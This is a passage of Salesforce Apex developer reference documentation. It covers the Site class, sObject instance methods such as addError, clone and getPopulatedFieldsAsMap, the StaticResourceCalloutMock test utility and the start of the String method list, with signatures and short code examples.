getDomain()

Returns the Force.com domain name for your organization.

Signature

```
public static String getDomain()
```

Return Value

Type: String

getErrorDescription()

Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.

Signature

```
public static String getErrorDescription()
```

Return Value

Type: String

getErrorMessage()

Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.

Signature

```
public static String getErrorMessage()
```

Return Value

Type: String

`getMasterLabel()`

Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns `null`.

Signature

```
public static String getMasterLabel()
```

Return Value

Type: String

`getName()`

Returns the API name of the current site.

Signature

```
public static String getName()
```

Return Value

Type: String

`getOriginalUrl()`

Returns the original URL for this page if it's a designated error page for the site; otherwise, returns `null`.

Signature

```
public static String getOriginalUrl()
```

Return Value

Type: String

`getPasswordPolicyStatement()`

Returns the password requirements for a community created with the Customer Service (Napili) template.

Signature

```
public static String getPasswordPolicyStatement()
```

Return Value

Type: String

getPathPrefix()

Returns the URL path prefix of the current site or an empty string if none. For example, if the requested site URL is `http://myco.force.com/partners`, then `/partners` is the path prefix. If the current request is not a site request, then this method returns an empty string. This method replaced getPrefix in API version 30.0.

Signature

```
public static String getPathPrefix()
```

Return Value

Type: String

getPrefix()

Deprecated. This method was replaced by `getPathPrefix()` in API version 30.0.

Returns the URL path prefix of the current site. For example, if your site URL is `myco.force.com/partners`, `/partners` is the path prefix. Returns `null` if the prefix isn't defined. If the current request is not a site request, then this method returns a `null`.

Signature

```
public static String getPrefix()
```

Return Value

Type: String

getSiteId()

Returns the ID of the current site. If the current request is not a site request, then this field returns `null`.

Signature

```
public static String getSiteId()
```

Return Value

Type: Id

getTemplate()

Returns the template name associated with the current site; returns the default template if no template has been designated.

Signature

```
public static System.PageReference getTemplate()
```

Return Value

Type: System.PageReference

`getSiteType()`

Returns the API value of the site type field for the current site. This can be Visualforce for a Force.com site, Siteforce for a Site.com site, ChatterNetwork for a Force.com Communities site, or ChatterNetworkPicasso for a Site.com Communities site. If the current request is not a site request, then this method returns `null`.

Signature

```
public static String getSiteType()
```

Return Value

Type: String

`getSiteTypeLabel()`

Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this method returns `null`.

Signature

```
public static String getSiteTypeLabel()
```

Return Value

Type: String

`isLoginEnabled()`

Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.

Signature

```
public static Boolean isLoginEnabled()
```

Return Value

Type: Boolean

`isPasswordExpired()`

For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.

Signature

```
public static Boolean isPasswordExpired()
```

Return Value

Type: Boolean

`isRegistrationEnabled()`

Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.

Signature

```
public static Boolean isRegistrationEnabled()
```

Return Value

Type: Boolean

`isValidUsername(username)`

Returns `true` if the given username is valid; otherwise, returns `false`.

Signature

```
public static Boolean isValidUsername(String username)
```

Parameters

`username`
Type: String

The username to test for validity.

Return Value

Type: Boolean

`login(username, password, startUrl)`

Allows users to log in to the current site with the given username and password, then takes them to the `startUrl`. If `startUrl` is not a relative path, it defaults to the site's designated index page.

Signature

```
public static System.PageReference login(String username, String password, String
startUrl)
```

Parameters

`username`
Type: String

`password`
Type: String

`startUrl`
Type: String

Return Value

Type: System.PageReference

Usage

All DML statements before the call to `Site.login` get committed. It's not possible to roll back to a save point that was created before a call to `Site.login`.

Note: Do not include `http://` or `https://` in the `startURL`.

`setPortalUserAsAuthProvider(user, contactId)`

Sets the specified user information within the site's portal via an authentication provider.

Signature

```
public static Void setPortalUserAsAuthProvider(sObject user, String contactId)
```

Parameters

user
Type: sObject

contactId
Type: String

Return Value

Type: Void

Usage

- This method is only valid when a site is associated with a Customer Portal.
- Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.
- For more information on an authentication provider, see RegistrationHandler on page 715.

`validatePassword(user, password, confirmPassword)`

Indicates whether a given password meets the requirements specified by org-wide or profile-based password policies in the current user's org.

Signature

```
public static void validatePassword(SObject user, String password, String
confirmPassword)
```

Parameters

user
Type: SObject

The user attempting to create a password during self-registration for a community.

password
Type: String

The password entered by the user.

confirmPassword
Type: String

The password reentered by the user to confirm the password.

Return Value

Type: void

Usage

If validation fails when the method is run in a Lightning controller, this method throws an Apex exception describing the failed validation. If validation fails when the method is run in a Visualforce controller, the method provides Visualforce error messages.

sObject Class

Contains methods for the sObject data type.

Namespace

System

Usage

sObject methods are all instance methods, that is, they are called by and operate on a particular instance of an sObject, such as an account or contact. The following are the instance methods for sObjects.

For more information on sObjects, see sObject Types on page 112.

SObject Methods

The following are methods for `SObject`. All are instance methods.

IN THIS SECTION:

addError(errorMsg)
Marks a record with a custom error message and prevents any DML operation from occurring.

addError(errorMsg, escape)
Marks a record with a custom error message, specifies whether or not the error message should be escaped, and prevents any DML operation from occurring.

addError(exceptionError)

Marks a record with a custom error message and prevents any DML operation from occurring.

addError(exceptionError, escape)

Marks a record with a custom exception error message, specifies whether or not the exception error message should be escaped, and prevents any DML operation from occurring.

addError(errorMsg)

Places the specified error message on the field in the Salesforce user interface and prevents any DML operation from occurring.

addError(errorMsg, escape)

Places the specified error message, which can be escaped or unescaped, on the field in the Salesforce user interface, and prevents any DML operation from occurring.

clear()

Clears all field values

clone(preserveId, isDeepClone, preserveReadonlyTimestamps, preserveAutonumber)

Creates a copy of the sObject record.

get(fieldName)

Returns the value for the field specified by *`fieldName`*, such as `AccountNumber`.

get(field)

Returns the value for the field specified by the field token `Schema.`***`sObjectField`***, such as, `Schema.Account.AccountNumber`.

getCloneSourceId()

Returns the ID of the entity from which an object was cloned. You can use it for objects cloned through the Salesforce user interface. If you don't use a *`preserveId`* parameter, of if you use a *`preserveId`* value of `false`, you can also used it for objects created using the `System.SObject.clone(preserveId, isDeepClone, preserveReadonlyTimestamps, preserveAutonumber)` method.

getOptions()

Returns the database.DMLOptions object for the sObject.

getPopulatedFieldsAsMap()

Returns a map of populated field names and their corresponding values. The map contains only the fields that have been populated in memory for the SObject instance.

getSObject(fieldName)

Returns the value for the specified field. This method is primarily used with dynamic DML to access values for external IDs.

getSObject(fieldName)

Returns the value for the field specified by the field token `Schema.`***`fieldName`***, such as, `Schema.MyObj.MyExternalId`. This method is primarily used with dynamic DML to access values for external IDs.

getSObjects(fieldName)

Returns the values for the specified field. This method is primarily used with dynamic DML to access values for associated objects, such as child relationships.

getSObjects(fieldName)

Returns the value for the field specified by the field token `Schema.`***`fieldName`***, such as, `Schema.Account.Contact`. This method is primarily used with dynamic DML to access values for associated objects, such as child relationships.

getSObjectType()

Returns the token for this sObject. This method is primarily used with describe information.

getQuickActionName()

Retrieves the name of a quick action associated with this sObject. Typically used in triggers.

isClone()

Returns `true` if an entity is cloned from something, even if the entity hasn't been saved.

put(fieldName, value)

Sets the value for the specified field and returns the previous value for the field.

put(fieldName, value)

Sets the value for the field specified by the field token `Schema.sObjectField`, such as, `Schema.Account.AccountNumber` and returns the previous value for the field.

putSObject(fieldName, value)

Sets the value for the specified field. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field.

putSObject(fieldName, value)

Sets the value for the field specified by the token `Schema.sObjectType`. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field.

recalculateFormulas()

Recalculates all formula fields on an sObject, and sets updated field values. Rather than inserting or updating objects each time you want to test changes to your formula logic, call this method and inspect your new field values. Then make further logic changes as needed.

setOptions(DMLOptions)

Sets the DMLOptions object for the sObject.

addError(errorMsg)

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg)
```

Parameters

errorMsg

Type: String

The error message to mark the record with.

Return Value

Type: Void

Usage

When used on `Trigger.new` in `before insert` and `before update` triggers, and on `Trigger.old` in `before delete` triggers, the error message is displayed in the application interface.

See Triggers and Trigger Exceptions.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

When used in Visualforce controllers, the generated message is added to the collection of errors for the page. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.

Example

```
Trigger.new[0].addError('bad');
```

addError(errorMsg, escape)

Marks a record with a custom error message, specifies whether or not the error message should be escaped, and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg, Boolean escape)
```

Parameters

errorMsg
Type: String

The error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type: Void

Usage

The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic content, such as input field values. Otherwise, specify `true` for the *escape* argument or call `addError(String errorMsg)` instead.

Example

```
Trigger.new[0].addError('Fix & resubmit', false);
```

addError(exceptionError)

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(Exception exceptionError)
```

Parameters

exceptionError
Type: System.Exception

An Exception object or a custom exception object that contains the error message to mark the record with.

Return Value

Type: Void

Usage

When used on `Trigger.new` in `before insert` and `before update` triggers, and on `Trigger.old` in `before delete` triggers, the error message is displayed in the application interface.

See Triggers and Trigger Exceptions.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

When used in Visualforce controllers, the generated message is added to the collection of errors for the page. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.

Example

```
public class MyException extends Exception {}
Trigger.new[0].addError(new myException('Invalid Id'));
```

addError(exceptionError, escape)

Marks a record with a custom exception error message, specifies whether or not the exception error message should be escaped, and prevents any DML operation from occurring.

Signature

```
public Void addError(Exception exceptionError, Boolean escape)
```

Parameters

exceptionError
Type: System.Exception

An Exception object or a custom exception object that contains the error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type: Void

Usage

The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic content, such as input field values. Otherwise, specify `true` for the *escape* argument or call `addError(Exception e)` instead.

Example

```
public class MyException extends Exception {}
Trigger.new[0].addError(new myException('Invalid Id & other issues', false));
```

addError(errorMsg)

Places the specified error message on the field in the Salesforce user interface and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg)
```

Parameters

errorMsg
Type: String

Return Value

Type: Void

Usage

Note:

- When used on `Trigger.new` in `before insert` and `before update` triggers, and on `Trigger.old` in `before delete` triggers, the error appears in the application interface.
- When used in Visualforce controllers, if there is an `inputField` component bound to field, the message is attached to the component. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.

- This method is highly specialized because the field identifier is not actually the invoking object—the sObject record is the invoker. The field is simply used to identify the field that should be used to display the error.
- This method will likely change in future versions of Apex.

See Triggers and Trigger Exceptions.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, <, >, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Example

```
Trigger.new[0].myField__c.addError('bad');
```

addError(errorMsg, escape)

Places the specified error message, which can be escaped or unescaped, on the field in the Salesforce user interface, and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg, Boolean escape)
```

Parameters

errorMsg
Type: String

The error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type:

Usage

The escaped characters are: `\n`, <, >, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic content, such as input field values. Otherwise, specify `true` for the *escape* argument or call *field*`.addError(String` ***errorMsg***`)` instead.

Example

```
Trigger.new[0].myField__c.addError('Fix & resubmit', false);
```

clear()

Clears all field values

Signature

```
public Void clear()
```

Return Value

Type: Void

Example

```
Account acc = new account(Name = 'Acme');
acc.clear();
Account expected = new Account();
system.assertEquals(expected, acc);
```

clone(preserveId, isDeepClone, preserveReadonlyTimestamps, preserveAutonumber)

Creates a copy of the sObject record.

Signature

```
public sObject clone(Boolean preserveId, Boolean isDeepClone, Boolean
preserveReadonlyTimestamps, Boolean preserveAutonumber)
```

Parameters

preserveId
Type: Boolean

(Optional) Determines whether the ID of the original object is preserved or cleared in the duplicate. If set to `true`, the ID is copied to the duplicate. The default is `false`, that is, the ID is cleared.

isDeepClone
Type: Boolean

(Optional) Determines whether the method creates a full copy of the sObject field or just a reference:

- If set to `true`, the method creates a full copy of the sObject. All fields on the sObject are duplicated in memory, including relationship fields. Consequently, if you make changes to a field on the cloned sObject, the original sObject is not affected.
- If set to `false`, the method performs a shallow copy of the sObject fields. All copied relationship fields reference the original sObjects. Consequently, if you make changes to a relationship field on the cloned sObject, the corresponding field on the original sObject is also affected, and vice versa. The default is `false`.

preserveReadonlyTimestamps
Type: Boolean

(Optional) Determines whether the read-only timestamp fields are preserved or cleared in the duplicate. If set to `true`, the read-only fields `CreatedById`, `CreatedDate`, `LastModifiedById`, and `LastModifiedDate` are copied to the duplicate. The default is `false`, that is, the values are cleared.

preserveAutonumber
Type: Boolean

(Optional) Determines whether auto number fields of the original object are preserved or cleared in the duplicate. If set to `true`, auto number fields are copied to the cloned object. The default is `false`, that is, auto number fields are cleared.

Return Value

Type: sObject (of same type)

Usage

Note: For Apex saved using SalesforceAPI version 22.0 or earlier, the default value for the *preserveId* argument is `true`, that is, the ID is preserved.

Example

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');
Account clonedAcc = acc.clone(false, false, false, false);
System.assertEquals(acc, clonedAcc);
```

get(fieldName)

Returns the value for the field specified by *fieldName*, such as `AccountNumber`.

Signature

```
public Object get(String fieldName)
```

Parameters

fieldName
Type: String

Return Value

Type: Object

Usage

For more information, see Dynamic SOQL.

Example

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');
String description = (String)acc.get('Description');
System.assertEquals('Acme Account', description);
```

get(field)

Returns the value for the field specified by the field token `Schema.sObjectField`, such as, `Schema.Account.AccountNumber`.

Signature

```
public Object get(Schema.sObjectField field)
```

Parameters

field
Type: Schema.SObjectField

Return Value

Type: Object

Usage

For more information, see Dynamic SOQL.

Note: Field tokens aren't available for person accounts. If you access `Schema.Account.fieldname`, you'll get an exception error. Instead, specify the field name as a string.

Example

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');
String description = (String)acc.get(Schema.Account.Description);
System.assertEquals('Acme Account', description);
```

getCloneSourceId()

Returns the ID of the entity from which an object was cloned. You can use it for objects cloned through the Salesforce user interface. If you don't use a *preserveId* parameter, of if you use a *preserveId* value of `false`, you can also used it for objects created using the `System.SObject.clone(preserveId, isDeepClone, preserveReadonlyTimestamps, preserveAutonumber)` method.

Signature

```
public Id getCloneSourceId()
```

Return Value

Type: Id

Usage

If A is cloned to B, B is cloned to C, and C is cloned to D, then B, C, and D all point back to A as their clone source.

Example

```
Account acc0 = new Account(Name = 'Acme');
insert acc0;
Account acc1 = acc0.clone();
Account acc2 = acc1.clone();
Account acc3 = acc2.clone();
Account acc4 = acc3.clone();
System.assert(acc0.Id != null);
System.assertEquals(acc0.Id, acc1.getCloneSourceId());
System.assertEquals(acc0.Id, acc2.getCloneSourceId());
System.assertEquals(acc0.Id, acc3.getCloneSourceId());
System.assertEquals(acc0.Id, acc4.getCloneSourceId());
System.assertEquals(null, acc0.getCloneSourceId());
```

getOptions()

Returns the database.DMLOptions object for the sObject.

Signature

```
public Database.DMLOptions getOptions()
```

Return Value

Type: Database.DMLOptions

Example

```
Database.DMLOptions dmo = new Database.dmlOptions();
dmo.assignmentRuleHeader.useDefaultRule = true;

Account acc = new Account(Name = 'Acme');
acc.setOptions(dmo);
Database.DMLOptions accDmo = acc.getOptions();
```

getPopulatedFieldsAsMap()

Returns a map of populated field names and their corresponding values. The map contains only the fields that have been populated in memory for the SObject instance.

Signature

```
public Map<String,Object> getPopulatedFieldsAsMap()
```

Return Value

Type: Map<String,Object>

A map of field names and their corresponding values.

Usage

The returned map contains only the fields that have been populated in memory for the SObject instance, which makes it easy to iterate over those fields. A field is populated in memory in the following cases.

- The field has been queried by a SOQL statement.
- The field has been explicitly set before the call to the `getPopulatedFieldsAsMap()` method.

Fields on related objects that are queried or set are also returned in the map.

The following example iterates over the map returned by the `getPopulatedFieldsAsMap()` method after a SOQL query.

```
Account a = new Account();
a.name = 'TestMapAccount1';
insert a;
a = [select Id,Name from Account where id=:a.Id];
Map<String, Object> fieldsToValue = a.getPopulatedFieldsAsMap();

for (String fieldName : fieldsToValue.keySet()){
    System.debug('field name is ' + fieldName + ', value is ' +
        fieldsToValue.get(fieldName));
}

// Example debug statement output:
// DEBUG|field name is Id, value is 001R0000003EPPkIAO
// DEBUG|field name is Name, value is TestMapAccount1
```

This example iterates over the map returned by the `getPopulatedFieldsAsMap()` method after fields on the SObject are explicitly set.

```
Account a = new Account();
a.name = 'TestMapAccount2';
a.phone = '123-4567';
insert a;
Map<String, Object> fieldsToValue = a.getPopulatedFieldsAsMap();

for (String fieldName : fieldsToValue.keySet()) {
    System.debug('field name is ' + fieldName + ', value is ' +
        fieldsToValue.get(fieldName));
}

// Example debug statement output:
// DEBUG|field name is Name, value is TestMapAccount2
// DEBUG|field name is Phone, value is 123-4567
// DEBUG|field name is Id, value is 001R0000003EPPpIAO
```

The following example shows how to use the `getPopulatedFieldsAsMap()` method with related objects.

```
Account a = new Account();
a.name='TestMapAccount3';
insert a;
Contact c = new Contact();
c.firstname='TestContactFirstName';
c.lastName ='TestContactLastName';
c.accountid = a.id;
insert c;
```

```
c = [SELECT id, Contact.Firstname, Contact.Account.Name FROM Contact
        where id=:c.id limit 1];
Map<String, Object> fieldsToValue = c.getPopulatedFieldsAsMap();

// To get the fields on Account, get the Account object
// and call getMapPopulatedFieldsAsMap() on that object.

a = (Account)fieldsToValue.get('Account');
fieldsToValue = a.getPopulatedFieldsAsMap();

for (String fieldName : fieldsToValue.keySet()) {
    System.debug('field name is ' + fieldName + ', value is ' +
        fieldsToValue.get(fieldName));
}

// Example debug statement output:
// DEBUG|field name is Id, value is 001R0000003EPPuIAO
// DEBUG|field name is Name, value is TestMapAccount3
```

getSObject(fieldName)

Returns the value for the specified field. This method is primarily used with dynamic DML to access values for external IDs.

Signature

```
public sObject getSObject(String fieldName)
```

Parameters

fieldName
Type: String

Return Value

Type: sObject

Example

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');
insert acc;
Contact con = new Contact(Lastname = 'AcmeCon', AccountId = acc.id);
insert con;

SObject contactDB =
    [SELECT Id, AccountId, Account.Name FROM Contact WHERE id = :con.id LIMIT 1];
Account a = (Account)contactDB.getSObject('Account');
System.assertEquals('Acme', a.name);
```

getSObject(fieldName)

Returns the value for the field specified by the field token `Schema.`***`fieldName`***, such as, `Schema.MyObj.MyExternalId`. This method is primarily used with dynamic DML to access values for external IDs.

Signature

```
public sObject getSObject(Schema.SObjectField fieldName)
```

Parameters

fieldName
Type: Schema.SObjectField

Return Value

Type: sObject

Example

```
Account acc = new account(name = 'Acme', description = 'Acme Account');
insert acc;
Contact con = new contact(lastname = 'AcmeCon', accountid = acc.id);
insert con;

Schema.DescribeFieldResult fieldResult = Contact.AccountId.getDescribe();
Schema.SObjectfield field = fieldResult.getSobjectField();

SObject contactDB =
    [SELECT Id, AccountId, Account.Name FROM Contact WHERE id = :con.id LIMIT 1];
Account a = (Account)contactDB.getSObject(field);
System.assertEquals('Acme', a.name);
```

getSObjects(fieldName)

Returns the values for the specified field. This method is primarily used with dynamic DML to access values for associated objects, such as child relationships.

Signature

```
public sObject[] getSObjects(String fieldName)
```

Parameters

fieldName
Type: String

Return Value

Type: sObject[]

Usage

For more information, see Dynamic DML.

Example

```
Account acc = new account(name = 'Acme', description = 'Acme Account');
insert acc;
Contact con = new contact(lastname = 'AcmeCon', accountid = acc.id);
insert con;

SObject[] a = [SELECT id, (SELECT Name FROM Contacts LIMIT 1) FROM Account WHERE id =
:acc.id];
SObject[] contactsDB = a.get(0).getSObjects('Contacts');
String fieldValue = (String)contactsDB.get(0).get('Name');
System.assertEquals('AcmeCon', fieldValue);
```

`getSObjects(fieldName)`

Returns the value for the field specified by the field token `Schema.`***`fieldName`***, such as, `Schema.Account.Contact`. This method is primarily used with dynamic DML to access values for associated objects, such as child relationships.

Signature

```
public sObject[] getSObjects(Schema.SObjectType fieldName)
```

Parameters

`fieldName`
Type: Schema.SObjectType

Return Value

Type: sObject[]

`getSObjectType()`

Returns the token for this sObject. This method is primarily used with describe information.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: Schema.SObjectType

Usage

For more information, see Understanding Apex Describe Information.

Example

```
Account acc = new Account(name = 'Acme', description = 'Acme Account');
Schema.sObjectType expected = Schema.Account.getSObjectType();
System.assertEquals(expected, acc.getSobjectType());
```

getQuickActionName()

Retrieves the name of a quick action associated with this sObject. Typically used in triggers.

Signature

```
public String getQuickActionName()
```

Return Value

Type: String

Example

```
trigger accTrig2 on Contact (before insert) {
    for (Contact c : Trigger.new) {
        if (c.getQuickActionName() == QuickAction.CreateContact) {
            c.WhereFrom__c = 'GlobaActionl';
        } else if (c.getQuickActionName() == Schema.Account.QuickAction.CreateContact) {
            c.WhereFrom__c = 'AccountAction';
        } else if (c.getQuickActionName() == null) {
            c.WhereFrom__c = 'NoAction';
        } else {
            System.assert(false);
        }
    }
}
```

isClone()

Returns `true` if an entity is cloned from something, even if the entity hasn't been saved.

Signature

```
public Boolean isClone()
```

Return Value

Type: Boolean

Example

```
Account acc = new Account(Name = 'Acme');
insert acc;
Account acc2 = acc.clone();
```

```
// Test before saving
System.assertEquals(true, acc2.isClone());
insert acc2;
// Test after saving
System.assertEquals(true, acc2.isClone());
```

put(fieldName, value)

Sets the value for the specified field and returns the previous value for the field.

Signature

```
public Object put(String fieldName, Object value)
```

Parameters

fieldName
Type: String

value
Type: Object

Return Value

Type: Object

Example

```
Account acc = new Account(name = 'test', description = 'old desc');
String oldDesc = (String)acc.put('description', 'new desc');
System.assertEquals('old desc', oldDesc);
System.assertEquals('new desc', acc.description);
```

put(fieldName, value)

Sets the value for the field specified by the field token `Schema.sObjectField`, such as, `Schema.Account.AccountNumber` and returns the previous value for the field.

Signature

```
public Object put(Schema.SObjectField fieldName, Object value)
```

Parameters

fieldName
Type: Schema.SObjectField

value
Type: Object

Return Value

Type: Object

Example

```
Account acc = new Account(name = 'test', description = 'old desc');
String oldDesc = (String)acc.put(Schema.Account.Description, 'new desc');
System.assertEquals('old desc', oldDesc);
System.assertEquals('new desc', acc.description);
```

Note: Field tokens aren't available for person accounts. If you access `Schema.Account.fieldname`, you'll get an exception error. Instead, specify the field name as a string.

putSObject(fieldName, value)

Sets the value for the specified field. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field.

Signature

```
public sObject putSObject(String fieldName, sObject value)
```

Parameters

fieldName
Type: String

value
Type: sObject

Return Value

Type: sObject

Example

```
Account acc = new Account(name = 'Acme', description = 'Acme Account');
insert acc;
Contact con = new contact(lastname = 'AcmeCon', accountid = acc.id);
insert con;
Account acc2 = new account(name = 'Not Acme');

Contact contactDB =
    (Contact)[SELECT Id, AccountId, Account.Name FROM Contact WHERE id = :con.id LIMIT 1];
Account a = (Account)contactDB.putSObject('Account', acc2);
System.assertEquals('Acme', a.name);
System.assertEquals('Not Acme', contactDB.Account.name);
```

putSObject(fieldName, value)

Sets the value for the field specified by the token `Schema.sObjectType`. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field.

Signature

```
public sObject putSObject(Schema.sObjectType fieldName, sObject value)
```

Parameters

fieldName
Type: Schema.SObjectType

value
Type: sObject

Return Value

Type: sObject

recalculateFormulas()

Recalculates all formula fields on an sObject, and sets updated field values. Rather than inserting or updating objects each time you want to test changes to your formula logic, call this method and inspect your new field values. Then make further logic changes as needed.

Signature

```
public Void recalculateFormulas()
```

Return Value

Type: Void

Usage

This method doesn't recalculate cross-object formulas. If you call this method on objects that have both cross-object and non-cross-object formula fields, only the non-cross-object formula fields are recalculated.

Each `recalculateFormulas` call counts against the SOQL query limits. See Execution Governors and Limits.

SEE ALSO:

What Are Cross-Object Formulas?

setOptions(DMLOptions)

Sets the DMLOptions object for the sObject.

Signature

```
public Void setOptions(database.DMLOptions DMLOptions)
```

Parameters

DMLOptions
Type: Database.DMLOptions

Return Value

Type: Void

Example

```
Database.DMLOptions dmo = new Database.dmlOptions();
dmo.assignmentRuleHeader.useDefaultRule = true;

Account acc = new Account(Name = 'Acme');
acc.setOptions(dmo);
```

StaticResourceCalloutMock Class

Utility class used to specify a fake response for testing HTTP callouts.

Namespace

System

Usage

Use the methods in this class to set the response properties for testing HTTP callouts.

IN THIS SECTION:

StaticResourceCalloutMock Constructors

StaticResourceCalloutMock Methods

StaticResourceCalloutMock Constructors

The following are constructors for `StaticResourceCalloutMock`.

IN THIS SECTION:

StaticResourceCalloutMock()
Creates a new instance of the `StaticResourceCalloutMock` class.

`StaticResourceCalloutMock()`

Creates a new instance of the `StaticResourceCalloutMock` class.

Signature

```
public StaticResourceCalloutMock()
```

StaticResourceCalloutMock Methods

The following are methods for `StaticResourceCalloutMock`. All are instance methods.

IN THIS SECTION:

setHeader(headerName, headerValue)
Sets the specified header name and value for the fake response.

setStaticResource(resourceName)
Sets the specified static resource, which contains the response body.

setStatus(httpStatus)
Sets the specified HTTP status for the response.

setStatusCode(httpStatusCode)
Sets the specified HTTP status for the response.

`setHeader(headerName, headerValue)`

Sets the specified header name and value for the fake response.

Signature

```
public Void setHeader(String headerName, String headerValue)
```

Parameters

`headerName`
Type: String

`headerValue`
Type: String

Return Value

Type: Void

`setStaticResource(resourceName)`

Sets the specified static resource, which contains the response body.

Signature

```
public Void setStaticResource(String resourceName)
```

Parameters

`resourceName`
Type: String

Return Value

Type: Void

`setStatus(httpStatus)`

Sets the specified HTTP status for the response.

Signature

```
public Void setStatus(String httpStatus)
```

Parameters

`httpStatus`
Type: String

Return Value

Type: Void

`setStatusCode(httpStatusCode)`

Sets the specified HTTP status for the response.

Signature

```
public Void setStatusCode(Integer httpStatusCode)
```

Parameters

`httpStatusCode`
Type: Integer

Return Value

Type: Void

String Class

Contains methods for the String primitive data type.

Namespace

System

Usage

For more information on Strings, see Primitive Data Types on page 27.

String Methods

The following are methods for `String`.

IN THIS SECTION:

abbreviate(maxWidth)

Returns an abbreviated version of the String, of the specified length and with ellipses appended if the current String is longer than the specified length; otherwise, returns the original String without ellipses.

abbreviate(maxWidth, offset)

Returns an abbreviated version of the String, starting at the specified character offset and of the specified length. The returned String has ellipses appended at the start and the end if characters have been removed at these locations.

capitalize()

Returns the current String with the first letter changed to title case.

center(size)

Returns a version of the current String of the specified size padded with spaces on the left and right, so that it appears in the center. If the specified size is smaller than the current String size, the entire String is returned without added spaces.

center(size, paddingString)

Returns a version of the current String of the specified size padded with the specified String on the left and right, so that it appears in the center. If the specified size is smaller than the current String size, the entire String is returned without padding.

charAt(index)

Returns the value of the character at the specified index.

codePointAt(index)

Returns the Unicode code point value at the specified index.

codePointBefore(index)

Returns the Unicode code point value that occurs before the specified index.

codePointCount(beginIndex, endIndex)

Returns the number of Unicode code points within the specified text range.

compareTo(secondString)

Compares two strings lexicographically, based on the Unicode value of each character in the Strings.

contains(substring)

Returns `true` if and only if the String that called the method contains the specified sequence of characters in *`substring`*.

containsAny(inputString)

Returns `true` if the current String contains any of the characters in the specified String; otherwise, returns `false`.

containsIgnoreCase(substring)

Returns `true` if the current String contains the specified sequence of characters without regard to case; otherwise, returns `false`.

containsNone(inputString)

Returns `true` if the current String doesn't contain any of the characters in the specified String; otherwise, returns `false`.

containsOnly(inputString)

Returns `true` if the current String contains characters only from the specified sequence of characters and not any other characters; otherwise, returns `false`.

containsWhitespace()

Returns `true` if the current String contains any white space characters; otherwise, returns `false`.

countMatches(substring)

Returns the number of times the specified substring occurs in the current String.

deleteWhitespace()

Returns a version of the current String with all white space characters removed.

difference(secondString)

Returns the difference between the current String and the specified String.

endsWith(suffix)

Returns `true` if the String that called the method ends with the specified *`suffix`*.

endsWithIgnoreCase(suffix)

Returns `true` if the current String ends with the specified suffix; otherwise, returns `false`.

equals(secondString)

Deprecated. This method is replaced by `equals(stringOrId)`. Returns `true` if the passed-in string is not null and represents the same binary sequence of characters as the current string. Use this method to perform case-sensitive comparisons.

equals(stringOrId)

Returns `true` if the passed-in object is not null and represents the same binary sequence of characters as the current string. Use this method to compare a string to an object that represents a string or an ID.

equalsIgnoreCase(secondString)

Returns `true` if the *`secondString`* is not null and represents the same sequence of characters as the String that called the method, ignoring case.

escapeCsv()

Returns a String for a CSV column enclosed in double quotes, if required.

